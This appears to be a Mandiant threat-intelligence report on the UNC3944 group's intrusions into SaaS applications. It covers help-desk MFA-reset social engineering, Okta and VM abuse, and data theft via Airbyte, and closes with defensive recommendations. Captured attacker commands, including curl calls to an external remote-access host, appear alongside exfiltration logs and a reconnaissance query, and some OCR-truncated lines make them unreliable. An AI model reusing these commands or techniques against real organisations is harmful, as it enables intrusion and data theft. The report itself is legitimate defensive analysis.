Threat Intelligence

UNC3944 Targets SaaS Applications

June 13, 2024

Mandiant

Introduction

UNC3944 is a financially motivated threat group that carries significant overlap with public reporting of "Oktapus," "Octo Tempest," "Scatter Swine," and "Scattered Spider" and has been observed adapting its tactics to include data theft from software-as-a-service (SaaS) applications to attacker-owned cloud storage objects (using cloud synchronization tools), persistence mechanisms against virtualization platforms, and lateral movement via SaaS permissions abuse. Active since at least May 2022, UNC3944 has leveraged underground communities like Telegram to acquire tools, services, and support to enhance their operations.

Initially, UNC3944 focused on credential harvesting and SIM swapping attacks in their operations, eventually migrating to ransomware and data theft extortion; however recently UNC3944 has shifted to primarily data theft extortion, without the use of ransomware. This change in objectives has precipitated an expansion of targeted industries and organizations as evidenced by Mandiant investigations.

Evidence also suggests UNC3944 has occasionally resorted to fearmongering tactics to gain access to victim credentials. These tactics include threats of doxxing personal information, physical harm to victims and their families, and the distribution of compromising material.

This blog post aims to spotlight UNC3944's attacks against SaaS applications observed over the past 10 months, providing insights into the group's evolving TTPs in line with its shifting mission objectives.

Tactics, Techniques, and Procedures (TTPs)



Figure 1: UNC3944 attack lifecycle

Mandiant has observed UNC3944 in multiple engagements leveraging social engineering techniques against corporate help desks to gain initial access to existing privileged accounts. Mandiant has analyzed several forensic recordings of these call center attacks, and of the observed recordings Mandiant noted the threat actors spoke with clear English and targeted accounts with high privilege potential. Additionally, it has been noted that they already possessed the personally identifiable information (PII) of its victims to bypass help desk administrators' user identity verification. Mandiant observed use of verification information, such as the last four digits of Social Security numbers, dates of birth, and manager names and job titles with associated co-workers. The level of sophistication in these social engineering attacks is evident in both the extensive research performed on potential victims and the high success rate in said attacks.

UNC3944 operators employed consistent social engineering tactics across various victims, often calling service desks to claim they were receiving a new phone, warranting a multi-factor authentication (MFA) reset. By interacting with service desk administrators, UNC3944 could not only reset passwords for privileged accounts but also bypass associated MFA protections. The social engineering techniques went beyond the call centers as extensive SMS phishing campaigns were also observed.

After successfully gaining initial access to victim environments, UNC3944 conducted internal reconnaissance of Microsoft applications, such as SharePoint, to enumerate remote connection requirements. UNC3944 frequently targeted internal help guides and documentation for virtual private networks (VPNs), virtual desktop infrastructure (VDIs), and remote telework utilities that were available on its victims' SharePoint sites. UNC3944 abused existing legitimate third-party tooling for remote access to compromised environments.

UNC3944 has also leveraged Okta permissions abuse techniques

beyond on-premises infrastructure to Cloud and SaaS applications. With this privilege escalation, the threat actor could not only abuse applications that leverage Okta for single sign-on (SSO), but also conduct internal reconnaissance through use of the Okta web portal by visually observing what application tiles were available after these role assignments.

Virtual Machine Compromise

An aspect of these intrusions involves a more aggressive method of persistence occurring through the creation of new virtual machines. In several instances, Mandiant observed UNC3944 access vSphere and Azure, using single sign-on applications, to create new virtual machines from which they conducted all follow-on activities. The importance here is the observation of abusing administrative groups or normal administrator permissions tied through SSO applications to then create this method of persistence.

Mandiant observed publicly available utilities such as MAS_AIO and privacy-script.bat to reconfigure the newly created virtual machine to deactivate various policies deemed contrary to privacy. This generally involved removing default Microsoft Defender protections as well as certain Windows telemetry that normally aids a forensic investigation. Additionally, a lack of endpoint monitoring allowed the group to download tools such as Mimikatz, ADRecon, and various covert tunneling tools, such as NGROK, RSOCX, and Localtonet. The use of these tools allowed UNC3944 access to the device without the need to use VPN or MFA. Other tooling included the installation of Python libraries, such as IMPACKET.

Tracking further activity from this device proves tedious when pivoting to cloud investigations. Due to the nature of cloud setups, all further cloud access was sourced from inside the compromised environment, meaning normal indicators of compromise such as poor reputation IP addresses don't effectively differentiate normal activity from threat actor activity. Despite this, Mandiant noted traditional browser artifact forensics still proved useful for tracking application accesses.

To bypass authentication controls, Mandiant has observed the use of an optical disc image file (ISO) called PCUnlocker. By attaching this ISO to existing virtual machines through the vCenter appliance, UNC3944 reset local administrator passwords allowing the bypass of normal domain controls. This ISO requires restarting and changing BIOS settings to boot into this mountable image to effectively subvert domain controls. Monitoring of virtual machine uptime or even brief impacts would allow for potential detection opportunities.

Additionally, in the past investigations, Mandiant has observed

Systems, on the ESXI hypervisors themselves, to cause destructive actions inside of an environment. As a by-product of this activity, the attacker's deployed virtual machines were usually encrypted and evidence of activities within the network was destroyed. Since early 2024 Mandiant has not observed ransomware deployment by this threat group, however the potential to destroy or remove evidence is still a capability they leverage.

Despite anti forensic measures, evidence showed that observed activity in victim environments was primarily aimed at discovering key infrastructure and potential exfiltration targets, such as databases and web content. Once located, data exfiltration occurred through these virtual machines to various high-reputation resources such as Google Cloud Platform (GCP) and Amazon Web Services (AWS).

Pivot to SaaS Applications

In addition to traditional on-premises activity, Mandiant observed pivots into client SaaS applications. UNC3944 used stolen credentials to access SaaS applications protected by single sign-on providers. Mandiant observed unauthorized access to such applications as vCenter, CyberArk, SalesForce, Azure, CrowdStrike, AWS, and GCP. Figure 2 provides an excerpt from a single Okta SSO log entry from 2023 associated with this activity.

```
{
    "timestamp": "[redacted],
    "user": "[redacted]",
    "account": "redacted<>@corp.<redacted_domain>.com",
    "source_ip": "96.242.13.152",
    "service": "Crowdstrike Falcon",
    "sso_provider": "OKTA",
    "geoip_city": "[redacted]",
    "geoip_country_code": "US",
    "geoip_country_name": "United States",
    "geoip_organization": "Verizon Fios",
    "geoip_region": "NJ",
    "source_json":
...
        "client":
        {
            "userAgent":
            {
                "rawUserAgent": "Mozilla/5.0 (Windows NT 10
Win64; x64; rv:109.0) Gecko/20100101 Firefox/118.0",
                "os": "Windows 10",
                "browser": "FIREFOX"
            },
            "zone": "null",
```

```
            "ipAddress": "96.242.13.152",
          ...,
        "displayMessage": "User single sign on to app",
        "eventType": "user.authentication.sso",
        "outcome":
        {
            "result": "SUCCESS",
            "reason": null
        },
        "published": "[redacted]",
    ...
        "severity": "INFO",
        "debugContext":
        {
            "debugData":
            {
                "audience": "https://falcon.us-2.crowdstrik
metadata",
                "subject": "<redacted_username>@<redacted_c
                "signOnMode": "SAML 2.0",
                "authenticationClassRef": "urn:oasis:names
ac:classes:PasswordProtectedTransport",
                "authTime": "[redacted]",
                "requestUri": "/app/<redacted_domain>_crowd
[redacted]/sso/saml",
                "issuer": "http://www.okta.com/[redacted]",
                "url": "/app/<redacted_domain>_crowdstrike
saml?",
                "initiationType": "IDP_INITIATED",
                "authnRequestId": "[redacted]",
                "requestId": "[redacted]",
                "dtHash": "2f91954af8b8c55fa21b2de175ef841
ef1a1b0abac9cce777dc",
                "expiryTime": "[redacted]",
                "issuedAt": "[redacted]",
                "jti": "[redacted]"
...
```


Figure 2: Okta SSO log excerpt from an event in 2023

Mandiant observed the use of endpoint detection and response tooling to further test access to the environment. One such example was the creation of API keys inside of CrowdStrike's external console, which allowed the threat actor to execute commands within the Real Time Response (RTR) module such as `whoami` and `quser`. Figure 3 contains several events associated with UNC3944 commands executed in the CrowdStrike Falcon Real-Time-Response (RTR) module of a victim environment. According to CrowdStrike, RTR is disabled by default for users and admins. CrowdStrike recommends organizations enable MFA for additional protections on RTR commands.

```
runscript -raw=```whoami``` -Timeout=```3600```runscript -r
```curl icanhazip.com``` -Timeout=```3600```
runscript -raw=```curl wtfismyip.org``` -Timeout=```3600```
runscript -raw=```curl wtfismyip.com``` -Timeout=```3600```
runscript -raw=```curl google.com``` -Timeout=```3600```
runscript -raw=```curl google.com``` -Timeout=```3600```
runscript -raw=```curl google.com -usebasicparsing``` -Time
runscript -raw=```curl icanhazip.com -usebasicparsing``` -T
runscript -raw=```curl icanhazip.com -usebasicparsing``` -T
runscript -raw=```curl https://agent.fleetdeck.io/HiZGDaf5T
```

Figure 3: Commands executed via CrowdStrike Falcon RTR module

UNC3944 continued to access Azure, CyberArk, Salesforce, and Workday and within each of these applications conducted further reconnaissance.

Specifically for CyberArk, Mandiant has observed the download and use of the PowerShell module psPAS specifically to programmatically interact with an organization's CyberArk instance. This utility allows for faster enumeration of CyberArk vaults and makes further investigation more difficult, as without robust PowerShell logging, it is difficult to determine what commands were executed against a CyberArk instance.

After sufficient reconnaissance, Mandiant observed exfiltration from SaaS applications through cloud synchronization utilities, such as Airbyte and Fivetran, to move data from cloud-hosted data sources to external attacker-owned cloud storage resources, such as S3 buckets. These applications required only credentials and a path to the resources to sync the data to an external source automatically, often without the need for a subscription or expensive costs. Figure 4 contains an excerpt of Airbyte logs that Mandiant successfully acquired from an UNC3944 victim.

```
[redacted] destination > INFO a.m.s.StreamTransferManager
(uploadStreamPart):558 [Manager uploading to prodbucket11
/salesforce/Account/[redacted].csv with id XXdIBNCrR...uvUs
Finished uploading [Part number 18 containing 10.01 MB]

[redacted] destination > INFO a.m.s.StreamTransferManager(c
395 [Manager uploading to prodbucket11/salesforce/Account
/[redacted].csv with id XXdIBNCrR...uvUswAXY-]: Completed
2023-10-09 15:42:01 destination > INFO i.a.i.d.s.S3StorageO
(loadDataIntoBucket):214 Uploaded buffer file to storage:
-> salesforce/Account/[redacted].csv (filename: [redacted]

[redacted] destination > INFO i.a.i.d.s.S3StorageOperations
(uploadRecordsToBucket):131 Successfully loaded records to
stage salesforce/Account/2023_10_09_1696844737410_ with 0 r
2023-10-09 15:42:01 destination > INFO i.a.i.d.r.FileBuffer
109 Deleting tempFile data [redacted].csv
```
```

```
[redacted] destination > INFO i.a.i.d.r.SerializedBufferin
(flushSingleBuffer):128 Flushing completed for Account

[redacted] destination > INFO i.a.i.d.r.SerializedBufferin
(lambda$getOrCreateBuffer$0):109 Starting a new buffer for
stream Account (current state: -14332 bytes in 0 buffers)

[redacted] replication-orchestrator > Records read: 3635000
```

Figure 4: Excerpt of Airbyte logs associated with data theft activity

ADFS Targeting

Mandiant has observed UNC3944 targeting Active Directory Federated Services (ADFS), when in use, specifically to export the ADFS certificates. With these certificates and through the use of a Golden SAML attack, easier and persistent access to cloud-based applications can occur. Correlating events on the ADFS to the service provider sign-in logs can assist with the detection of forged SAML tokens.

Dangers of SaaS Application Access

This current attack path highlights, in addition to traditional dangers of sensitive data storage, the dangers of storing data in SaaS-hosted applications. These risks are often overlooked as part of internal security due to traditional SaaS models offloading some risk to the application owner. As part of initial data reconnaissance, Mandiant has observed the use of advanced M365 capabilities, including Microsoft's Office Delve, directly inside of an M365 tenant designed to highlight data sources that a compromised account could access.Delve allows users to quickly view and access files they have access to, whether it's based on group membership or directly shared with a user. These personalized content recommendations include aggregated information from various sources within M365, such as files, emails, documents, and conversations. Delve also maps out organizational relationships, to include key members within the organization and the user's direct management chain, and allows you to view recent documents associated with each member of your organization.

Although this is a useful feature for collaboration, UNC3944 has been observed leveraging this application for quick reconnaissance and datamining. Because these files are often sorted by most recent modified date, it also allows for quick identification of active projects, ongoing discussions, and the latest versions of potentially sensitive or confidential information.

```
"SearchQueryText: and(and(SharedWithUsersOwsUser:|<COMPROMI
@, ContentType:Document), and(not(HideFromDelve:"1"), not(C
not(Path:"tag://public/?NAME=*"),
not(Title:or(OneNote_DeletedPages, OneNote_RecycleBin)), no
(SecondaryFileExtension:onetoc2),
not(IsOneNotePage:"1"), not(IsInRecycleBin:"1"), not(Conter
not(FileExtension:url),
not(ContentClass:or(STS_ListItem_Categories*, STS_ListItem_
STS_List_DocumentLibrary*,
STS_ListItem_GenericList*, STS_ListItem_544*, STS_ListItem_
STS_Document*, STS_Site*)),
not(ContentClass:"urn:content-class:SPSPeople*")))”
```

Figure 5: Example M365 Delve query

Mandiant has observed that these resources are generally excluded from security monitoring tools and have insufficient logging to record the full range of user activities. While SaaS applications such as Salesforce do not configure the logging verbosity based on the type of license a user has, the logging granularity is impacted by the configuration of debugging logs, the audit trail, and whether or not the add-on feature "Salesforce Shield" is enabled.

Traditional on-premises security controls, such as firewalls and network flow sensors, are ineffective in detecting large outbound data transfers from SaaS platforms due to their networking configuration. This abstraction makes it difficult to identify data theft using traditional evidence sources like firewall and netflow logs. While historical analysis of SaaS and cloud logs can reveal data theft, real-time detection of this activity remains challenging.

Recommendations

Several courses of action can help to mitigate persistence or increased access in a targeted environment. Mandiant recommends utilizing both host-based certificates coupled with multi-factor authentication for any VPN access. Additionally, creating stricter conditional access policies to control what is visible inside of a cloud tenant can limit overall impact.

Multiple detection opportunities exist to assist with a speedier identification of possible compromise. Mandiant recommends heightened monitoring of SaaS applications, to include centralizing logs from important SaaS-based applications, MFA re-registrations, and virtual machine infrastructure, specifically about both uptime and the creation of new devices.

SaaS applications pose an interesting dilemma for organizations as there is a gray area of where and who should conduct monitoring to identify issues. For the applications where proprietary or guarded

they have a robust logging capability that their security teams can review for signs of malicious intent.

Posted in Threat Intelligence

Related articles

Threat Intelligence

Hybrid Russian Espionage and Influence Campaign Aims to Compromise Ukrainian Military Recruits and Deliver Anti-Mobilization Narratives

By Google Threat Intelligence Group • 10-minute read

Threat Intelligence

Investigating FortiManager Zero-Day Exploitation (CVE-2024-47575)

By Mandiant • 19-minute read

Threat Intelligence

How Low Can You Go? An Analysis of 2023 Time-to-Exploit Trends

By Mandiant • 10-minute read

Threat Intelligence

capa Explorer Web: A Web-Based Tool for Program Capability Analysis

By Mandiant • 6-minute read